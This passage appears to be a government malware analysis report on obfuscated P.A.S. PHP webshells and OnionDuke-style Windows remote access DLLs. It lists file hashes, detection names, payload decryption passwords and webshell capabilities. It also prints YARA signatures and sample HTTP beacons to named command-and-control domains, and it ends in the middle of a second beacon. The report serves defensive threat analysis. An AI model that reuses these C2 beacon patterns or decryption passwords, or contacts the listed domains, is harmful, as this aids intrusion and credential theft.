<b>Microsoft</b>	Backdoor:PHP/Fobushell.D
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Agent.IB trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Relationships

(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
---	------------	---

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "avto" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

**ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975**

#### Details

<b>Name</b>	ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975
<b>Size</b>	21121
<b>Type</b>	PHP script, ASCII text, with very long lines, with no line terminators
<b>MD5</b>	eddfef110da553a3dc721e0ad4ea1c95c
<b>SHA1</b>	6b178cc9d630345356b9341613cd83bd588192e9
<b>ssdeep</b>	384:/YO/kOzhJ38bvqWksNj4lCKlml6KDzXpofabpTACAXDDe9GDtWNmu:/YikOzhJs1WkqICKs0ofocCAXDDe9etO
<b>Entropy</b>	6.08010194218

#### Antivirus

<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-1642041
<b>Kaspersky</b>	Backdoor.PHP.Agent.aat
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Microsoft</b>	Backdoor:PHP/Fobushell.D
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Relationships

(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddfef)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
--	------------	---

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

**6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fccc46**

#### Details

<b>Name</b>	6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fccc46
<b>Size</b>	21191
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	78abd4cdccab5462a64ab4908b6056bd



<b>NetGate</b>	Trojan.Win32.Malware
<b>F-secure</b>	Backdoor.PHP.AYP
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.abe
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Avira</b>	PHP/Krypt k.AA
<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Relationships

(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)
---	------------	---

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.0.10. This file and 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 have the same functionality.

**0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09**

#### Details

<b>Name</b>	0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09
<b>Size</b>	21633
<b>Type</b>	PHP script, ASCII text, with very long lines, with CRLF line terminators
<b>MD5</b>	10b1306f322a590b9cef4d023854b850
<b>SHA1</b>	eac98f414abd9e6a39ce96f5547284c371a30a74
<b>ssdeep</b>	384:afIOAr6OucUytsS8UdzMV3u2SmsyCDHEToBCGIbGA3taDPWA+0BWdL1v:afUAr6OJB18Cc3u2jseTo/cGA3taD+Ae
<b>Entropy</b>	6.1212580823

#### Antivirus

<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.aax
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Microsoft</b>	Backdoor:PHP/Fobushell.D
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$\_POST and stored in a cookie at runtime.

**0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e**

#### Details

<b>Name</b>	0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e
-------------	--



<b>Size</b>	21377
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	128cc715b25d0e55704ed9b4a3f2ef55
<b>SHA1</b>	93c3607147e24396cc8f508c21ce8ab53f9a0176
<b>ssdeep</b>	384:zvAz7TvcjKJp0eJ4ZZXIoQW9fq3C3W/e3+M/BF9xjzAMbaQCUv:jAzMjAp0/Xlq9fq3CWoEUv
<b>Entropy</b>	6.10186106747

Antivirus		
	<b>F-prot</b>	PHP/WebShell.A
	<b>McAfee</b>	PHP/WebShell.i
	<b>F-secure</b>	Backdoor.PHP.AXV
	<b>Symantec</b>	PHP.Backdoor.Trojan
	<b>ClamAV</b>	Php.Malware.Agent-5486261-0
	<b>Kaspersky</b>	Backdoor.PHP.Agent.aau
	<b>TrendMicro</b>	PHP_WEBSHELL.SMA
	<b>Sophos</b>	PHP/WebShell-O
	<b>Microsoft</b>	Backdoor:PHP/Fobushell.D
	<b>Ahnlab</b>	PHP/Webshell
	<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>		PHP_WEBSHELL.SMA
	<b>Ikarus</b>	Trojan.PHP.Crypt

Description
<p>This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$_POST and stored in a cookie at runtime.</p>

**1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751**

Details	
<b>Name</b>	1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751
<b>Size</b>	21355
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	f3ecf4c56f16d57b260b9cf6ec4519d6
<b>SHA1</b>	18eda2d7b0d42462cdef1794ad26e21a52d79dc6
<b>ssdeep</b>	384:DliH2ER3911Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUV:Dly2ER3CL+khWUYcsJtMcDiuSA93Dux0
<b>Entropy</b>	6.09871136883

Antivirus		
	<b>F-prot</b>	PHP/WebShell.A
	<b>McAfee</b>	PHP/WebShell.i
	<b>F-secure</b>	Backdoor.PHP.AYP
	<b>Symantec</b>	PHP.Backdoor.Trojan
	<b>ClamAV</b>	Php.Malware.Agent-5486261-0
	<b>Kaspersky</b>	Backdoor.PHP.Agent.aav
	<b>TrendMicro</b>	PHP_WEBSHELL.SMA
	<b>Sophos</b>	PHP/WebShell-O
	<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
	<b>Ahnlab</b>	PHP/Webshell
	<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>		PHP_WEBSHELL.SMA
	<b>Ikarus</b>	Trojan.PHP.Crypt

Description
<p>This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$_POST and stored in a cookie at runtime.</p>

2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4

#### Details

<b>Name</b>	2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4
<b>Size</b>	21377
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	7fce89d5e3d59d8e849d55d604b70a6f
<b>SHA1</b>	a0a6978f7022f71ad977760f492704216318b5cd
<b>ssdeep</b>	384:ZoO1rR0apTrdj4hK2leJYORHxrPIHzDUCuJYL3Q3QX6imKrV3XVPeezCv:ZR1rxI0k2IJYORRyBg3XIKpnVPee+v
<b>Entropy</b>	6.10129283354

#### Antivirus

<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.abb
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Microsoft</b>	Backdoor:PHP/Fobushell.D
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Description

This is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. During runtime, this payload will be decoded and decrypted using combination of a base64\_decode and a password. This password is submitted via a POST request or in a cookie at runtime. The following password "lF3Jk~6k6" was used to decrypt the payload. The decrypted payload contains a PHP webshell and has been identified as P.A.S. v.3.1.0. This webshell is a backdoor that provides an interface for various remote operations, such as file explorer, searcher, SQL-client, network tools, command shell access, and server info features to a remote user once installed on the compromised system. The following are some of the P.A.S webshell capabilities:

--Begin Capabilities--

To view compromised server information.

File manager (copy, rename, move, download, upload, delete, jump, create files and folders).

Search files, objects, directories, and text in files.

SQL client to login and dump database and tables.

Network console to bindport, back-connect, and port scanner.

Command line console to execute command.

Execute PHP code.

--End Capabilities--

The webshell interface is shown in image 1.0.

3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7

#### Details

<b>Name</b>	3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7
<b>Size</b>	21612
<b>Type</b>	PHP script, ASCII text, with very long lines, with CRLF line terminators
<b>MD5</b>	e80f92faa5e11007f9ffea6df2297993
<b>SHA1</b>	2c48e42c882b45861557ea1f139f3e8b31629c7c
<b>ssdeep</b>	384:FfIOAr6OucUytsS8UdzMV3u2SmsyCDHEToBCGIbGA3taDPWA+0BWdLh:FfUAr6OJB18Cc3u2jseTo/cGA3taD+Aq
<b>Entropy</b>	6.11927531623

#### Antivirus

<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>Symantec</b>	PHP.Backdoor.Trojan

<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.aas
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. Analysis indicates that the web shell will be access and execute through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$\_POST and stored in a cookie at runtime. The embedded payload will be decoded and decrypted using combination of a base64\_decode and a password. The password was not part of the submission.

**449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602**

#### Details

<b>Name</b>	449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602
<b>Size</b>	21667
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	66948b04173b523ca773c3073afb506d
<b>SHA1</b>	e1ad80b0769b8b9dfb357a410af948127aabda97
<b>ssdeep</b>	384:C0LnByNA3w1C7+mUsR+3oGzY0esuvDDqpEhlqdbf1oZP4jihXro8AtoGXz:C0FgJXoGzY0mDDblqNYP4jihXroltoGj
<b>Entropy</b>	6.09992131729

#### Antivirus

<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.aap
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Avira</b>	PHP/Agent.12664
<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$\_POST and stored in a cookie at runtime.

**7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e**

#### Details

<b>Name</b>	7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e
<b>Size</b>	21445
<b>Type</b>	PHP script, ASCII text, with very long lines, with CRLF line terminators
<b>MD5</b>	a5e933d849367d623d1f2692b6691bbf
<b>SHA1</b>	b788dce411fe0e1e1b7b476184aa6bbd0f8e3e31
<b>ssdeep</b>	384:5WermnyinsjQ+b3f+qzolbopGdiWy6diduFrg:5XaytEm3GCpGdMuFrg
<b>Entropy</b>	6.11582358023

Antivirus		
	<b>F-prot</b>	PHP/WebShell.A
	<b>McAfee</b>	PHP/WebShell.i
	<b>F-secure</b>	Backdoor.PHP.AYP
	<b>Symantec</b>	PHP.Backdoor.Trojan
	<b>ClamAV</b>	Php.Malware.Agent-5486261-0
	<b>Kaspersky</b>	Backdoor.PHP.Agent.aaq
	<b>TrendMicro</b>	PHP_WEBSHELL.SMA
	<b>Sophos</b>	PHP/WebShell-O
	<b>Avira</b>	PHP/Agent.12661
	<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
	<b>Ahnlab</b>	PHP/Webshell
	<b>ESET</b>	PHP/Krypt k.AJ trojan
	<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
	<b>Ikarus</b>	Trojan.PHP.Crypt

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$\_POST and stored in a cookie at runtime.

**9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f**

#### Details

<b>Name</b>	9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f
<b>Size</b>	21182
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	dc4594dbeafbc8edfa0ac5983b295d9b
<b>SHA1</b>	82c4d3753a8ee26f0468e79bf5d90ada04c612ea
<b>ssdeep</b>	384:5e0nReo3P8WiT/7AxG7+4g6NdSB1env3qnEkgAFHJNdf0NuWs3yYKGYWZ0QxzTFI:5RzI/sxG7+762Be0skJNdf0NuWVbWZ0V
<b>Entropy</b>	6.10088739359

Antivirus		
	<b>F-prot</b>	PHP/WebShell.A
	<b>McAfee</b>	PHP/WebShell.i
	<b>F-secure</b>	Backdoor.PHP.AYP
	<b>Symantec</b>	PHP.Backdoor.Trojan
	<b>ClamAV</b>	Php.Malware.Agent-5486261-0
	<b>Kaspersky</b>	Backdoor.PHP.Agent.abd
	<b>TrendMicro</b>	PHP_WEBSHELL.SMA
	<b>Sophos</b>	PHP/WebShell-O
	<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
	<b>Ahnlab</b>	PHP/Webshell
	<b>ESET</b>	PHP/Krypt k.AJ trojan
	<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
	<b>Ikarus</b>	Trojan.PHP.Crypt

#### Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$\_POST and stored in a cookie at runtime.

**a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806**

#### Details

<b>Name</b>	a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806
<b>Size</b>	21191

<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	1ec7f06f1ee4fa7cecd17244eec24e07
<b>SHA1</b>	ae167bca0863cfccba9cc9cf5e3cafce6fa6b92c
<b>ssdeep</b>	384:s7ueraQSysFXnTPy9U3KRpz0x8Q1wKM5ivFV8rfAcrOf+U8zVYG:32sFXTPy9U3Qze8SwK2iooEOmKG
<b>Entropy</b>	6.1011365049

Antivirus		
	<b>F-prot</b>	PHP/WebShell.A
	<b>McAfee</b>	PHP/WebShell.i
	<b>F-secure</b>	Backdoor.PHP.AYP
	<b>Symantec</b>	PHP.Backdoor.Trojan
	<b>ClamAV</b>	Php.Malware.Agent-5486261-0
	<b>Kaspersky</b>	Backdoor.PHP.Agent.aba
	<b>TrendMicro</b>	PHP_WEBSHELL.SMA
	<b>Sophos</b>	PHP/WebShell-O
	<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
	<b>Ahnlab</b>	PHP/Webshell
	<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>		PHP_WEBSHELL.SMA
	<b>Ikarus</b>	Trojan.PHP.Crypt

Description
<p>This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$_POST and stored in a cookie at runtime.</p>

**bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4**

Details	
<b>Name</b>	bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4
<b>Size</b>	21377
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	70f93f4f17d0e46137718fe59591dafb
<b>SHA1</b>	1e49a68c72ef40e8c333007a7e7f56de1b29c842
<b>ssdeep</b>	384:EliH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUort:Ely2ER3CL+khWUYcsJtMcDiuSA93Duxf
<b>Entropy</b>	6.09482710893

Antivirus		
	<b>F-prot</b>	PHP/WebShell.A
	<b>McAfee</b>	PHP/WebShell.i
	<b>F-secure</b>	Backdoor.PHP.AYP
	<b>VirIT</b>	Trojan.PHP.Shell.LV
	<b>Symantec</b>	PHP.Backdoor.Trojan
	<b>ClamAV</b>	Php.Malware.Agent-5486261-0
	<b>Kaspersky</b>	Backdoor.PHP.Agent.aaw
	<b>TrendMicro</b>	PHP_WEBSHELL.SMA
	<b>Sophos</b>	PHP/WebShell-O
	<b>Microsoft</b>	Backdoor:PHP/Fobushell.G
	<b>Ahnlab</b>	PHP/Webshell
	<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>		PHP_WEBSHELL.SMA
	<b>Ikarus</b>	Trojan.PHP.Crypt

Description
<p>This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$_POST and stored in a cookie at runtime.</p>

55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641

#### Details

<b>Name</b>	55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641
<b>Size</b>	435712
<b>Type</b>	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
<b>MD5</b>	8f154d23ac2071d7f179959aaba37ad5
<b>SHA1</b>	8ccaa941af229cf57a0a97327d99a46f989423f0
<b>ssdeep</b>	6144:khqxVdwaTzQ87IWjZA1azReeoqbRAnXccmGRAVckV2pflHWiDlu:2qq+t74ak2tAscMPckV2pflHWulu
<b>Entropy</b>	6.40456212225

#### Antivirus

<b>F-prot</b>	W32/Trojan3.XZP
<b>McAfee</b>	OnionDuke-FDMS
<b>K7</b>	Trojan ( 0007c0301 )
<b>Systweak</b>	trojan.agent
<b>F-secure</b>	Trojan.Generic.20173242
<b>Symantec</b>	Trojan.Cozer.B
<b>ClamAV</b>	Win.Trojan.OnionDuke-5486244-0
<b>Kaspersky</b>	Backdoor.Win32.MiniDuke.bz
<b>QuickHeal</b>	Backdoor.OnionDuke
<b>TrendMicro</b>	BKDR_COZER.LP
<b>Sophos</b>	Troj/Agent-AUWH
<b>Avira</b>	TR/AD.OnionDuke.ntjop
<b>Microsoft</b>	Backdoor:Win32/OnionDuke!dha
<b>Ahnlab</b>	Malware/Win32.Generic
<b>ESET</b>	a variant of Win32/Agent.WPL trojan
<b>NANOAV</b>	Trojan.Win32.MiniDuke.ekecow
<b>TrendMicroHouseCall</b>	BKDR_COZER.LP
<b>Ikarus</b>	Trojan.Win32.Agent
<b>AVG</b>	Agent5.AWKU

#### PE Information

##### PE Sections

**Compiled** 2014-12-18T21:40:51Z

Name	MD5	Raw Size	Entropy
(header)	d16ea137e45c3186e912c69ef544df30	1024	2.47959457145
.text	d3be0c71767bb8f7976fb66e2d3b6611	338432	6.44965994232
.rdata	be8b2bc2020e9e8b5142b2231f2e028c	68608	4.7082956177
.data	f8d519621401eb9057c8ed71bb5902bc	8192	5.27710543994
.reloc	24a204634cd51c19590a4e0eac7ab8fe	19456	6.54348162441

#### Packers

Name	Version	Entry Point
Borland Delphi 3.0 (???)	NA	NA

#### Relationships

(F)  
55058d3427ce932d8efcbe54dccf97c9a8d1e85c7  
67814e34f4b2b6a6b305641 (8f154) Connected\_To (D) private.directinvesting.com

#### Description

This file is a Windows DLL application. It has been identified as a fully functioning remote access tool providing a vast array of command and control capabilities. This program uses a secure strings method to unpack strings used during runtime by multiple portions of the application. Displayed below is a YARA signature which may be used to detect this application. This YARA signature is based primarily on the identified secure strings method.

---Begin YARA Signature---

```

rule unidentified_malware
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
MD5 = "8F154D23AC2071D7F179959AABA37AD5"

strings:
$my_string_one = { 8D 78 03 8A 65 FF 8D A4 24 00 00 00 00 8A 04 0F 32 C4 88 04 11 41 3B CE 72 F3 }
$my_string_two = "CryptAcquireCertificatePrivateKey"
$my_string_three = "CertFreeCertificateContext"
$my_string_four = "CertEnumCertificatesInStore"
$my_string_five = "PFXImportCertStore"

condition:
all of them
}

```

—End YARA Signature—

During runtime, the malware attempts to communicate with its C2 server, private.directinvesting.com. Displayed below are sample connections between the malware and its C2 server.

—Begin Sample C2 Connections—

```

GET /lexicon/index.cfm?dq=d9487&pg=149a8d6adb73d479e66c6 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

```

```

GET /lexicon/index.cfm?source=0887a&css=b9&utm_term=80aaeb73d479e66c6&f=12 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

```

```

GET /lexicon/index.cfm?utm_content=876b73d479e66c6&source=19bd05efa8c HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

```

—End Sample C2 Connections—

The application attempts to download data from a C2 server and write it to a randomly named .tmp file within the users %TEMP% directory. Some of the file names used to store this downloaded data within our lab environment are displayed below:

—Begin Sample File Names—

```

TEMP\Cab1D5.tmp
TEMP\Cab1D7.tmp
TEMP\Cab1DA.tmp
TEMP\Cab1DC.tmp

```

—End Sample File Names—

Analysis indicates this application provides several notable capabilities to an operator. The program provides an operator access to a reverse shell on the victim system. Additionally, the malware provides an operator the capability to enumerate the victims Windows Certificate Store, and extract identified digital certificates, including private keys. The application also allows an operator to enumerate all physical drives and network resources the victim system has access to.



Details	
Name	9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0
Size	434688
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	ae7e3e531494b201fbf6021066ddd188
SHA1	e9fb290ab3a57dd50f78596b3bb3d373f4391794
ssdeep	6144:OTnkkw+XyCBoxqNyK1fMdm4EGJAAyom6YAhaf7iBxBj12SHWM7Dx:OTn3C3xqXf/OAZom6jhQiBxBZ2SHW0x
Entropy	6.4095074296

Antivirus	
F-prot	W32/Trojan3.XZO
McAfee	OnionDuke-FDMS
K7	Trojan ( 0007c0301 )
Systweak	trojan.agent
F-secure	Trojan.Generic.20173160
Symantec	Trojan.Cozer.B
ClamAV	Win.Trojan.OnionDuke-5486245-0
Kaspersky	Backdoor.Win32.MiniDuke.cb
QuickHeal	Backdoor.OnionDuke
TrendMicro	BKDR_COZER.LP
Sophos	Troj/Agent-AUWH
Avira	TR/AD.OnionDuke.trltr
Microsoft	Backdoor:Win32/OnionDuke!dha
Ahnlab	Malware/Win32.Generic
ESET	a variant of Win32/Agent.WPL trojan
NANOAV	Trojan.Win32.AD.ekdqnf
TrendMicroHouseCall	BKDR_COZER.LP
Ikarus	Trojan.Win32.Agent
AVG	Agent5.AWKV

PE Information

PE Sections			
Compiled	2014-12-18T19:08:53Z		
Name	MD5	Raw Size	Entropy
(header)	38153f895d4b391ee08f3a0814df439a	1024	2.48999986641
.text	41ed1207da910058e1882426b9627644	337920	6.45016237717
.rdata	27694317558299dd1609b4f476d7141f	68608	4.70267295411
.data	b65dd078b5a24ec0a223fdf6b3ed134a	8192	5.29144751488
.reloc	bc8ec2f7707d0a33f9663235cfb2a4ea	18944	6.5984520808

Packers		
Name	Version	Entry Point
Borland Delphi 3.0 (???)	NA	NA

Relationships			
(F)	9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Connected_To	(D) cderlearn.com
(F)	9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Characterized_By	(S) digital_cert_steal.bmp

**Description**

This file is a Windows DLL application. It has been identified as a fully functioning remote access tool providing a vast array of command and control capabilities. This program uses a secure strings method to unpack strings used during runtime by multiple portions of the application. Displayed below is a YARA signature which may be used to detect this application. This YARA signature is based primarily on the identified



secure strings method.

—Begin YARA Signature—

```
rule unidentified_malware
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
File = "9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0"
MD5 = "AE7E3E531494B201FBF6021066DDD188"

strings:
$my_string_one = { 8D 78 03 8A 65 FF 8D A4 24 00 00 00 00 8A 04 0F 32 C4 88 04 11 41 3B CE 72 F3 }
$my_string_two = "CryptAcquireCertificatePrivateKey"
$my_string_three = "CertFreeCertificateContext"
$my_string_four = "CertEnumCertificatesInStore"
$my_string_five = "PFXImportCertStore"

condition:
all of them
}
```

—End YARA Signature—

During runtime, the malware attempts to communicate with its C2 server, cderlearn[.]com. Displayed below are sample connections between the malware and its C2 server.

—Begin Sample C2 Connections—

```
POST /search.cfm HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: www[.]cderlearn.com
Content-Length: 38
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

rss=a5ce5fa&pg=f8&sa=8816db73d479e8e35

```
POST /search.cfm HTTP/1.1
Content-Type: application/x-www-form-urlencoded
